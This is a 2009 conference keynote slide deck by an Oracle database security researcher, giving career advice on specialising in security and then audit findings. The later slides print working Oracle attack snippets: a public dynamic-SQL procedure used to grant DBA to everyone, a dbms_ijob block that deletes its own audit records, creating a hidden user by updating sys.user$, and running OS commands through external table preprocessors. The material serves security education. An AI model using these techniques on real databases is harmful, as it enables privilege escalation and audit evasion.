

Hacktivity 2009

Finding the Hole

Alexander Kornbrust
19-Sep-2009

Biography – Short Version

- Alexander Kornbrust
- married, 1 daughter
- working with Oracle since 1992
- Oracle Security since 2002
- Founded my own security company in 2004

Biography – Longer Version

- 1982 First computer Commodore VIC-20 (1 MHz, 3500 free bytes memory).
- 1986 First PC (512 KB, 8,54 MHz, 8086).
- 1986 Computer viruses as a hobby
- 1989 Starting computer science at the university
- 1992 First contact with Oracle (Version 6) at the university
- 1997 C++ developer for a small company
- 1999 IBM consultant doing Oracle stuff (Developer)
- 2001 Oracle consultant (DBA / Developer)
- 2001 Met my wife. Long distance relationship.
- 2002 Starting specialization in Oracle security
- 2003 Fired by Oracle Germany together with 30% of the consultants
- 2003 Starting for Oracle Switzerland as consultant
- 2004 Setup my own company Red-Database-Security
- 2008 Became Father
- Until I found 400+ security bugs in Oracle
- Doing Oracle Security (Audits, Training, Software, ...)

Finding the hole – Part I

I found my hole (or niche) in the security market. And such a specialization can be a chance for many people in the security market.

Finding the hole – Part I

Everything becomes more and more complicated.

Have a look at Oracle

Oracle Complexity over the years

- Number of all PL/SQL-Procedures and functions

9i Rel. 2	: 10505	/ Java- Classes: 10249
10g Rel. 1	: 15480	/ Java- Classes: 15706
10g Rel. 2	: 17261	/ Java-Classes: 16417
11g Rel. 1	: 25709	/ Java-Classes: 22103
11g Rel. 2	: 27080	/ Java-Classes: 22920

Evolution of Oracle.exe

8.0.5: ~16k functions and ~600 global variables.
8.1.5: ~18k functions and ~4k global variables.
8.1.7.4: ~22k functions and ~4.5k global variables.
9.0.1.1.1: ~31k functions and ~6k global variables.
9.2.0.4: ~45k functions and ~8k global variables.
10.1.0.5: ~60k functions and ~11k global variables.
10.2.0.3: ~72k functions and ~11k global variables.
11.1.0.6.0: ~113k functions and ~17k global variables.

Source: <http://blogs.conus.info/node?page=1>

Nowadays every part of our life is getting more and more complicated.

For everything we need experts and the big question for everyone starting/working in the IT security industry is

"Generalist or Expert"

From my experience there are some Pro's and Con's of every approach:

Here some questions you should ask yourself

Is Security your job or your passion?

An important question: IT and security is not everything for all of us. Some want to have just a 9-to-5 job.

Hints for answering this question:

- Your girlfriend/wife is complaining that you work too much
- Work longer than necessary
- Go to security conferences during the weekend
- Wear a business suit at conferences

Career or Specialist?

Becoming a manager if you are a specialist is difficult because most companies will have trouble to find a good replacement for you. If you want to make a career do not become an expert in some field.

Hints for answering this question:

- Do you like paperwork?
- Are you searching a challenge?

Travelling

The more specialized you are, the more you will travel.

Hints for answering this question:

- How big is your market? (Budapest – Hungary – Europe – Worldwide)
- Do you like travelling?
- Do you like foreign countries?

Languages

As a specialist you must be able to talk English because English is the lowest denominator.

It is not necessary that your English is perfect.

Hints for answering this question:

- Is your English good enough for giving a presentation or writing a whitepaper?
- Can you improve your language skills?

Niches without real security experts

- MSSQL Server
- DB2
- SAP R/3
- Oracle E-Business Suite
- ...

Tips

- Search a topic you are interested in !!!
- Go to security conferences and present
- Create a website dedicated to this topic
- Write a blog
- Release tutorials ("how to harden XXX")
- Offer free tools
- Network with people with similar interests
- ...

Finding the hole – Part 2

This part of the keynote will talk a little bit about some findings on customer sites in the last months.

Most of the security audits of databases are similar and often not a real challenge. But that's also part of the job.

Here are the Top-3 Oracle findings from my experience:

1. Weak Passwords (e.g. Password = Username)
2. Unsecure Application Code
3. Missing Security Patches

PCI-DSS Audit

PCI-DSS Audit for a company working with many credit card numbers.

System was fully patched, application code was secure, ...

The application was using the credit card numbers only temporary and never wrote credit card data to a table.

Customer and I were surprised that we found clear text credit card numbers in an Oracle system table. This was not an Oracle bug, this was a feature...

```
C:\>sqlplus credit/credit
```

```
SQL> create table creditcard (cc varchar2(16), cvv2 varchar2(4),  
valid varchar2(6));
```

```
SQL> insert into creditcard values  
( '53101234354566', '223', '0210');
```

```
SQL> insert into creditcard values  
( '53101234664567', '323', '0310');
```

```
SQL> commit;
```

```
sqlplus / as sysdba
```

```
SQL> select sql_text from sys.wrh$_sqltext where lower(sql_text)  
like '%credit%';
```

```
insert into creditcard values ('53101234343455', '123', '0210')
```

Solution: Disable Oracle AWR on critical databases (non-default)

Source Code Analysis

Even if a database is fully patched, unsecure PL/SQL Code can put your database in danger

I found the following code on several databases:

```
create procedure DYNSQL (statement varchar2)
begin
  -- dbms_output.put_line ('Executing '||statement);
  execute immediate (statement);
end;
```

```
grant execute on dynsql to public;
```

Using this procedure

```
exec dynsql('grant dba to public');
```

or

```
exec dynsql('BEGIN PL/SQL-Code END;');
```

Currently I am working (if not consulting) on the following topics and I am quite sure that I find many bugs here (only limited by my time ;-))

- Bypass Oracle Auditing
- Oracle APEX (Application Express)
- Oracle 11.2

Bypass Oracle Auditing

Nowadays Oracle auditing becomes more and more popular. Many company started with (limited) auditing.

Oracle developed even a special product called Oracle Audit Vault (= Data Warehouse for Audit Data).

I always thought that Oracle is auditing everything properly until I found a bug (still unfixed since 2 years) where all statements executed via a special procedure are never audited.

So I started to have a deeper look. After a while I found many different possibilities to bypass auditing that I think it's a nice 95% solution. But it is not a problem to bypass Oracle Auditing.

Here some examples...

Bypass Oracle Auditing – dbms_ijob

```
declare
jj    integer := 666666;    - job number
begin
sys.dbms_ijob.submit( JOB =>          jj,
LUSER =>          'SYS', PUSER =>          'SYS', CUSER =>          'SYS',
NEXT_DATE =>          sysdate, INTERVAL =>          null, BROKEN =>
false,
WHAT =>          '
declare
jj    integer := '||jj||';
begin
execute immediate 'alter system archive log current';
sys.dbms_ijob.remove(jj);
delete from sys.aud$ where obj$name = 'DBMS_IJOB';
commit;
end;');
sys.dbms_ijob.run(jj);
end;
/
```

Partly Fixed in April 2009 CPU

Bypass Oracle Auditing using Memory Views

```
SQL> create table cc (cc varchar2(20), cvv varchar2(4),  
expired varchar2(4));
```

```
Table created.
```

```
SQL> insert into cc values ('377236102366130', '0234', '0909');
```

```
1 row created.
```

```
SQL> insert into cc values ('370561465621707', '432', '1110');
```

```
1 row created.
```

```
SQL> insert into cc values  
( '375873785511053', '0012', '0208');
```

```
1 row created.
```

```
SQL> commit;
```

Bypass Oracle Auditing using Memory Views

```
SQL> select sql_text from v$sql where lower(sql_text)
like '% cc %';
```

```
SQL_TEXT
```

```
-----
insert into cc values ('377236102366130','0234','0909')
insert into cc values ('376746383411315','1234','0209')
select sql_text from v$sql where lower(sql_text) like '%
cc %'
insert into cc values ('370561465621707','432','1110')
insert into cc values ('375873785511053','0012','0208')
```

Bypass Oracle Auditing using Direct Access

- In Oracle it is possible to create a user without using the "CREATE USER" statement.
- Instead we are using a role and updating the table sys.user\$

```
Create role hacker identified by alex;
```

```
Update sys.user$ set type#=1 where  
name='HACKER';
```

- Oracle Auditing does not detect that a user was created because the direct update (or insert) can not be audited (not supported by Oracle).

Bypass Oracle Auditing

- Not enough time here for other possibilities (direct block access, execution plan, ...) to bypass it.
- If someone really wants to bypass it, he can do it
- 3rd party software can help.

Oracle APEX

Oracle Application Express (APEX) becomes more and more popular. Many small and large organizations are starting or already working with APEX.

APEX allows Oracle developers without web application skills to develop Web 2.0 apps (Ajax, Flash, ...).

The development time is really and can be done in a fraction of time comparing to classic web technologies like Java or .NET.

Oracle tried to help developers with the security but even then you can find the classic bugs like SQL Injection (but less comparing to other web application techniques)

To understand APEX it is necessary to understand the concept of APEX

- APEX itself is a bunch of few hundred PL/SQL packages running in the databases that create web pages on the fly.
- These packages in the database must be called from an application server using a special interface
- Oracle offers 2 possibilities
 - Mod_plsql, Apache module, Blacklisting
 - XMLDB Listener, Own HTTP Server, Whitelisting

A typical URL of mod_plsql looks like

```
http://server/pls/apex/user1.procedure
```

or

```
http://server/pls/apex/user1.package.procedure
```

URLs containing the strings

SYS.*

DBMS_*

UTL_*


OWA*

HTP.*

HTF.*

are automatically blocked by Oracle.

Oracle APEX



What is more secure? And what is normally chosen by customers?

Mod_plsql and Black listing

Or

XMLDB Listener and White listing

?

Customers normally take the mod_plsql approach because the application server is running on a different server.

The side effect of this approach is that 1000+ procedures can be called directly on the database via a web interface. Even if it's documented I never met a customer which is aware of that.

A modification of the blacklisting is possible and easy but nearly nobody is doing it (no time to read the documentation, must be adjusted after updates/upgrades, ...)


```
select distinct s.synonym_name as procedure_name, table_owner as
owner, table_name as object_name
from dba_synonyms s, (select o.owner, null as object_name,
o.object_name as procedure_name from dba_objects o, dba_tab_privs
p where o.object_type = 'PROCEDURE' and o.owner=p.owner and
o.object_name=p.table_name and p.grantee='PUBLIC' union select
o.owner, o.object_name, b.object_name as procedure_name from
dba_objects o, dba_tab_privs p, (select
owner, package_name, object_name from all_arguments minus select
owner, package_name, object_name from all_arguments where
position=0) b
where o.object_type= 'PACKAGE BODY' and o.owner=b.owner and
o.object_name=b.package_name and o.owner=p.owner and
o.object_name=p.table_name and p.grantee='PUBLIC') p where
s.table_owner=p.owner and ( s.table_name=p.object_name OR
s.table_name=p.procedure_name
and s.synonym_name not in ('HTF', 'HTP', 'OWA'))
and s.synonym_name not like 'OWA_UTIL%'
and s.synonym_name not like 'UTL_%'
and s.synonym_name not like 'DBMS_%'
ORDER BY 1,2
```

```
select * from
  (select o.owner,null as object_name, o.object_name as procedure_
name from dba_objects o, dba_tab_privs p where o.object_type ='PRO
CEDURE'and o.owner=p.ownerand o.object_name=p.table_nameand p.gra
ntee='PUBLIC'
union
select o.owner,o.object_name, b.object_name as procedure_name
from dba_objects o, dba_tab_privs p,
  (select owner,package_name,object_name from all_arguments
minus select owner,package_name,object_name from all_arguments
where position=0) b
where o.object_type= 'PACKAGE BODY'and o.owner=b.owner
and o.object_name=b.package_name
and o.owner=p.ownerand o.object_name=p.table_name
and p.grantee='PUBLIC')
where owner != 'SYS'
and object_name != 'HTF'
and object_name != 'HTP'
and object_name != 'OWA'
and object_name not like 'OWA_UTI%'
and object_name not like 'UTL_%'
and object_name not like 'DBMS_%'
```

Oracle APEX

If someone finds a vulnerability in a package which is granted to public he can exploit this over the web. We are currently working on a possibility to do find and exploit these vulnerabilities automatically.




Another APEX problem is the user authentication. Oracle supports 3 different user authentications:

The screenshot shows the 'Create Application' dialog box in Oracle APEX. The title bar reads 'Create Application' and includes 'Cancel', '< Previous', and 'Next >' buttons. Under the 'Authentication Scheme:' section, there are three radio button options: 'Application Express' (unselected), 'No Authentication' (unselected), and 'Database Account' (selected). Below these are three icons: a yellow key, an open yellow door, and a database cylinder with a yellow key. The 'Language:' dropdown is set to 'English (United States) (en-us)'. The 'User Language Preference Derived From:' dropdown is set to 'Use Application Primary Language'. The 'Date Format:' dropdown is currently empty.

Create Application Cancel < Previous Next >

Authentication Scheme:

Application Express No Authentication Database Account

Language:
English (United States) (en-us) ▾

User Language Preference Derived From:
Use Application Primary Language ▾

Date Format:
▾

Application Express Authentication uses an APEX user which is created in a special APEX table.

Database Authentication is using any database credential. The critical issue is that it's only authentication.

Sample: User logs on with his database account he already has in the database. In the APEX session he is logging on with this user but he is not using the privileges of this user. He is using the privileges of the application user. This normally causes a lot of confusion ("But I use my database user...")

Oracle 11.2

Oracle 11.2.0.1 was released 1. September 2009

"Christmas" for security researcher (and many DBAs / Developer)

My approach to a new database (new = new bugs):

- Read the documentation
 - New features
 - Changes
- Run the standard tools (everything still working?)
- Run fuzzer
- Play with the new features

Some candidates for security problems in 11.2:

- Run executables via a table – see next page
- Remote database jobs - Oracle can start jobs on remote (non-database) machines. Protocol: HTTP, Questions: Reply, Authentication, ...

Oracle 11.2 - external tables I

Run OS Commands via external tables: (10.2.0.5/11.1.0.7/11.2.0.1)

```
CREATE TABLE ADDRESS ( "NAME" VARCHAR2(60) )
ORGANIZATION EXTERNAL(
  TYPE oracle_loader DEFAULT DIRECTORY load_dir
  ACCESS PARAMETERS (
    RECORDS DELIMITED BY NEWLINE
    PREPROCESSOR exec_dir:'gunzip' OPTIONS ' -d'
    BADFILE log_dir: 'address.bad'
    LOGFILE load_dir: 'address.log'
    FIELDS TERMINATED BY '|'
    MISSING FIELD VALUES ARE NULL (
      "NAME"      ) )
  LOCATION ('address.txt.gz'))
REJECT LIMIT UNLIMITED;

select count(*) from ADDRESS;
```

Oracle 11.2 - external tables II

Run OS Commands via external tables: (10.2.0.5/11.1.0.7/11.2.0.1)

```
CREATE TABLE ADDRESS ( "NAME" VARCHAR2(60) )
ORGANIZATION EXTERNAL(
  TYPE oracle_loader DEFAULT DIRECTORY load_dir
  ACCESS PARAMETERS (
    RECORDS DELIMITED BY NEWLINE
    PREPROCESSOR exec_dir:'tskill' OPTIONS ''
    BADFILE log_dir: 'address.bad'
    LOGFILE load_dir: 'address.log'
    FIELDS TERMINATED BY '|'
    MISSING FIELD VALUES ARE NULL (
      "NAME"      ) )
  LOCATION ('oracle'))
REJECT LIMIT UNLIMITED;

select count(*) from ADDRESS;
```

Thank you
and enjoy the
conference

Contact

Alexander Kornbrust

Red-Database-Security GmbH

Bliesstrasse 16

D-66538 Neunkirchen

Germany

Phone: +49 (0)6821 – 95 17 637

Fax: +49 (0)6821 – 91 27 354

E-Mail: training@red-database-security.com